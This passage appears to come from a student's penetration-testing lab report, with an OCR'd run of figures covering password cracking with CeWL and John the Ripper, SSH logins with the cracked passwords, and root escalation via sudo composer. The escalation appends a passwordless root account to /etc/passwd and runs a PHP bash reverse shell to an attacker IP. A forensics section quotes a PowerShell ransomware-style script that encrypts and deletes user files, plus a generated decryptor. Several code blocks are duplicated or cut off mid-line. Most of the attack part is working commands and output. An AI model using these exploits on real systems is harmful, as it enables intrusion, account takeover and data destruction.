


Figure 166: Complete list of possible password hashing algorithms produced by Hashid

I have a text file and want to filter all repeated lines while conserving the order of lines in the document. What bash command can generate this output?

If you want to remove duplicate lines **while preserving the order of their first appearance**, use `awk`:

Bash

```
awk '!seen[$0]++' input.txt > output.txt
```

How it works:

- `$0` is the entire current line.
- `seen[$0]` counts how many times that line has been encountered.
- `!seen[$0]++` is true only the first time a line appears, so only the first occurrence is printed.
- The original order of first occurrences is preserved.

Example:

input.txt

```
apple
banana
apple
orange
banana
pear
```

output.txt

```
apple
banana
orange
pear
```

If you want to modify the file in place:

Bash

```
awk '!seen[$0]++' input.txt > tmp && mv tmp input.txt
```

Avoid `sort -u` for this task, because it removes duplicates by sorting the lines and therefore does **not** preserve the original order.

Figure 167: ChatGPT chatlog for unique line command generation

Source: `https://chatgpt.com`

```
└─$ cat pw-hashes.txt
0571749e2ac330a7455809c6b0e7af90
df64dc2eb4a0b85091dd31eb4923eaac
fddd21b9d7ce17da93c30fa5a653a1df
14754f13e5280c5d49d2ae536c2d57e2
c13d23675b7a621212c3a6bb07e0e8df
cd1142c62ebbe49a17bc8788a4c83bec

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat cewl_twitter.txt
Marquis Buckerzerg
@MBuckerzerg
CEO of Mesa | NFTs | Creator of virtual worlds | My dog is my everything
Joined February 2022
Feb 18, 2022
Had a pleasant appointment with my friend Mr. Freeman. We discussed possible partn
erships. Look what his algorithms did with my data! We created digital art of him,
 might auction as NFT soon!
See how data can be used to create safe environments. Only criminals got something
 to hide! https://x.com/bruise_almight/bruise_almighty/status/1221869659139366912
I can't believe it's already two years since I adopted my best friend tinkerbell!
18.02.2020 was the date my sunshine joined my family! #anniversary #puglife

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cat processor.py
import re
wordlist: str
with open("/home/student/Pentest/8_cracking/cewl_twitter.txt", "r+") as file:
  wordlist = re.sub("[^a-zA-Z0-9_]+", '\n', file.read())
  file.seek(0)
  file.write(wordlist)

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ python3 processor.py

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ cewl mesa -m 3 -w cewl_mesa.txt && cewl https://dirk-heuzeroth.de -m 3 -w cewl
_heuzeroth.txt && cat cewl_twitter.txt cewl_mesa.txt cewl_heuzeroth.txt /usr/share
/wordlists/rockyou.txt > wordlist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ john --format=raw-md5 --rules --wordlist="wordlist.txt" pw-hashes.txt
Created directory: /home/student/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=20
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine         (?)
machine          (?)
*****            (?)
??????           (?)
hackerman        (?)
anwendungssicherheit (?)
6g 0:00:00:00 DONE (2026-05-25 21:48) 9.090g/s 21736Kp/s 21736Kc/s 22816KC/s about
..digitale
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```


Figure 168: Complete hash cracking session with john

```
┌──(student㉿kali)-[~/tcvt]
└─$ ssh sam@mesa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sam@mesa's password:
Linux AuV-Mesa-Entry-15 6.17.4-2-pve #1 SMP PREEMPT_DYNAMIC PMX 6.17.4-2 (2025-12-19T07:49Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 25 20:41:11 2026 from 10.0.61.2
sam@AuV-Mesa-Entry-15:~$ exit
logout
Connection to mesa closed.

┌──(student㉿kali)-[~/tcvt]
└─$ ssh freeman@mesa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
freeman@mesa's password:
Linux AuV-Mesa-Entry-15 6.17.4-2-pve #1 SMP PREEMPT_DYNAMIC PMX 6.17.4-2 (2025-12-19T07:49Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 25 20:41:25 2026 from 10.0.61.2
freeman@AuV-Mesa-Entry-15:~$ exit
logout
Connection to mesa closed.

┌──(student㉿kali)-[~/tcvt]
└─$ ssh zucc@mesa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
zucc@mesa's password:
Linux AuV-Mesa-Entry-15 6.17.4-2-pve #1 SMP PREEMPT_DYNAMIC PMX 6.17.4-2 (2025-12-19T07:49Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 25 20:41:34 2026 from 10.0.61.2
zucc@AuV-Mesa-Entry-15:~$ exit
logout
Connection to mesa closed.
```

Figure 169: Logging into all Unix accounts with cracked passwords via ssh




Figure 170: Running Linpeas on the remote target machine

```
freeman@AuV-Mesa-Entry-15:~$ cat privilege_escalation.sh
#!/bin/bash
cp /etc/passwd /home/freeman/passwd;
echo "friend::0:0:root:/root:/bin/bash" >> /home/freeman/passwd;
cp /home/freeman/passwd /etc/passwd;
freeman@AuV-Mesa-Entry-15:~$ chmod +x privilege_escalation.sh
freeman@AuV-Mesa-Entry-15:~$ cat composer.json
{
  "name": "freeman/privilege_esscalation",
  "description": "creating root user friend via sh script",
  "scripts": {
        "run-shell-script": [
            "./privilege_escalation.sh"
        ]
    }
}
freeman@AuV-Mesa-Entry-15:~$ composer validate composer.json
composer.json is valid, but with a few warnings
See https://getcomposer.org/doc/04-schema.md for details on the schema
The lock file is not up to date with the latest changes in composer.json, it is re
ser update` or `composer update <package name>`.
No license specified, it is recommended to do so. For closed-source software you m
se.
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script run-shell-script
Do not run Composer as root/super user! See https://getcomposer.org/root for detai
Continue as root/super user [yes]? yes
> ./privilege_escalation.sh
freeman@AuV-Mesa-Entry-15:~$ tail /etc/passwd
systemd-timesync:x:103:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/
systemd-network:x:104:112:systemd Network Management,,,:/run/systemd:/usr/sbin/nol
systemd-resolve:x:105:113:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:106:114::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
zucc:x:1000:1000::/home/zucc:/bin/bash
sam:x:1001:1001::/home/sam:/bin/bash
freeman:x:1002:1002::/home/freeman:/bin/bash
friend::0:0:root:/root:/bin/bash
freeman@AuV-Mesa-Entry-15:~$ su friend
root@AuV-Mesa-Entry-15:/home/freeman# exit
exit
freeman@AuV-Mesa-Entry-15:~$
```

Figure 171: Complete execution of adding super user friend

```
freeman@AuV-Mesa-Entry-15:~$ cat reverse_shell.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.61.2/443 0>&1'");
freeman@AuV-Mesa-Entry-15:~$ cat composer.json
{
  "name": "freeman/reverse_shell",
  "description": "creating reverse shell via php file",
  "scripts": {
        "test": [
            "@php reverse_shell.php",
            "phpunit"
        ]
    }
}
freeman@AuV-Mesa-Entry-15:~$ composer validate
./composer.json is valid, but with a few warnings
See https://getcomposer.org/doc/04-schema.md for details on the schema
No license specified, it is recommended to do so. For closed-source software you may use "proprietary" as license.
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script test
Do not run Composer as root/super user! See https://getcomposer.org/root for details
Continue as root/super user [yes]? yes
> @php reverse_shell.php
```

```
student@kali: ~
Session  Actions  Edit  View  Help
┌──(student㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.2] from mesa [192.168.61.65] 59640
root@AuV-Mesa-Entry-15:/home/freeman# echo $0
echo $0
bash
root@AuV-Mesa-Entry-15:/home/freeman#
```

Figure 172: Complete execution of PHP reverse shell creation via composer

8.3 Digital Forensics




Figure 173: Encrypted files pt.1




Figure 174: Encrypted files pt.2

```
# Set Target and Exclusions
$TargetDir = "$env:UserProfile"
$Desktop = "$env:UserProfile\Desktop"
$FileTypes = "*.txt", "*.docx", "*.xlsx"
$ExcludedFiles = "*.pcap"
$ServerIP = "192.168.61.26:8080"
$WallpaperUrl = "http://$ServerIP/Wallpaper.png"
$LocalWallpaperPath = "$TargetDir\wallpaper.png"

# Create Keys and save key file for decryption
$EncryptionKey = [System.Convert]::ToBase64String((New-Object
Security.Cryptography.AesManaged).Key)
$EncryptionIV = [System.Convert]::ToBase64String((New-Object
Security.Cryptography.AesManaged).IV)
$KeyFile = Join-Path -Path $TargetDir -ChildPath "encryption_key.txt1"
Set-Content -Path $KeyFile -Value "$EncryptionKey`n$EncryptionIV"
-Force
# Function to encrypt file
function Encrypt-File {
  param (
  [string]$FilePath,
  [string]$Key,
  [string]$IV
  )
  $PlainBytes = [System.IO.File]::ReadAllBytes($FilePath)
  $AES = [System.Security.Cryptography.Aes]::Create()
  $AES.Key = [System.Convert]::FromBase64String($Key)
  $AES.IV = [System.Convert]::FromBase64String($IV)
  $Encryptor = $AES.CreateEncryptor()
  $EncryptedBytes = $Encryptor.TransformFinalBlock($PlainBytes, 0,
$PlainBytes.Length)
  [System.IO.File]::WriteAllBytes("$FilePath.encrypted",
$EncryptedBytes)
  Remove-Item -Path $FilePath -Force
}

# Iterate over all files in target directory and run encryption
Get-ChildItem -Path $TargetDir -Recurse -File -Include $FileTypes |
ForEach-Object {
  $FilePath = $_.FullName

  if ($ExcludedFiles -notcontains $_.Name) {
  Write-Output "Encrypting: $FilePath"
  Encrypt-File -FilePath $FilePath -Key $EncryptionKey -IV
$EncryptionIV
  }
}
Create a powershell script which reverses the encryption.
No other output.
show less ^
```

PowerShell

```powershell
# Set Target Directory
$TargetDir = "$env:UserProfile"
$KeyFile = Join-Path -Path $TargetDir -ChildPath "encryption_key.txt1"

# Read Key and IV
$KeyData = Get-Content -Path $KeyFile
$EncryptionKey = $KeyData[0]
$EncryptionIV = $KeyData[1]

# Function to decrypt file
function Decrypt-File {
    param (
        [string]$FilePath,
        [string]$Key,
        [string]$IV
    )

    $EncryptedBytes = [System.IO.File]::ReadAllBytes($FilePath)

    $AES = [System.Security.Cryptography.Aes]::Create()
    $AES.Key = [System.Convert]::FromBase64String($Key)
    $AES.IV = [System.Convert]::FromBase64String($IV)

    $Decryptor = $AES.CreateDecryptor()
```

```
# Set Target and Exclusions
$TargetDir = "$env:UserProfile"
$Desktop = "$env:UserProfile\Desktop"
$FileTypes = "*.txt", "*.docx", "*.xlsx"
$ExcludedFiles = "*.pcap"
$ServerIP = "192.168.61.26:8080"
$WallpaperUrl = "http://$ServerIP/Wallpaper.png"
$LocalWallpaperPath = "$TargetDir\wallpaper.png"

# Create Keys and save key file for decryption
$EncryptionKey = [System.Convert]::ToBase64String((New-Object
```

Show more

PowerShell

```powershell
# Set Target Directory
$TargetDir = "$env:UserProfile"
$KeyFile = Join-Path -Path $TargetDir -ChildPath "encryption_key.txt1"

# Read Key and IV
$KeyData = Get-Content -Path $KeyFile
$EncryptionKey = $KeyData[0]
$EncryptionIV = $KeyData[1]

# Function to decrypt file
function Decrypt-File {
    param (
        [string]$FilePath,
        [string]$Key,
        [string]$IV
    )

    $EncryptedBytes = [System.IO.File]::ReadAllBytes($FilePath)

    $AES = [System.Security.Cryptography.Aes]::Create()
    $AES.Key = [System.Convert]::FromBase64String($Key)
    $AES.IV = [System.Convert]::FromBase64String($IV)

    $Decryptor = $AES.CreateDecryptor()
    $PlainBytes = $Decryptor.TransformFinalBlock($EncryptedBytes, 0, $EncryptedBytes.Length)

    $OriginalFilePath = $FilePath -replace '\.encrypted$',''
    [System.IO.File]::WriteAllBytes($OriginalFilePath, $PlainBytes)

    Remove-Item -Path $FilePath -Force
}
```

```
# Set Target and Exclusions
$TargetDir = "$env:UserProfile"
$Desktop = "$env:UserProfile\Desktop"
$FileTypes = "*.txt", "*.docx", "*.xlsx"
$ExcludedFiles = "*.pcap"
$ServerIP = "192.168.61.26:8080"
$WallpaperUrl = "http://$ServerIP/Wallpaper.png"
$LocalWallpaperPath = "$TargetDir\wallpaper.png"

# Create Keys and save key file for decryption
$EncryptionKey = [System.Convert]::ToBase64String((New-Object
Security.Cryptography.AesManaged).Key)
$EncryptionIV = [System.Convert]::ToBase64String((New-Object
Security.Cryptography.AesManaged).IV)
$KeyFile = Join-Path -Path $TargetDir -ChildPath "encryption_key.txt1"
Set-Content -Path $KeyFile -Value "$EncryptionKey n$EncryptionIV"
-Force
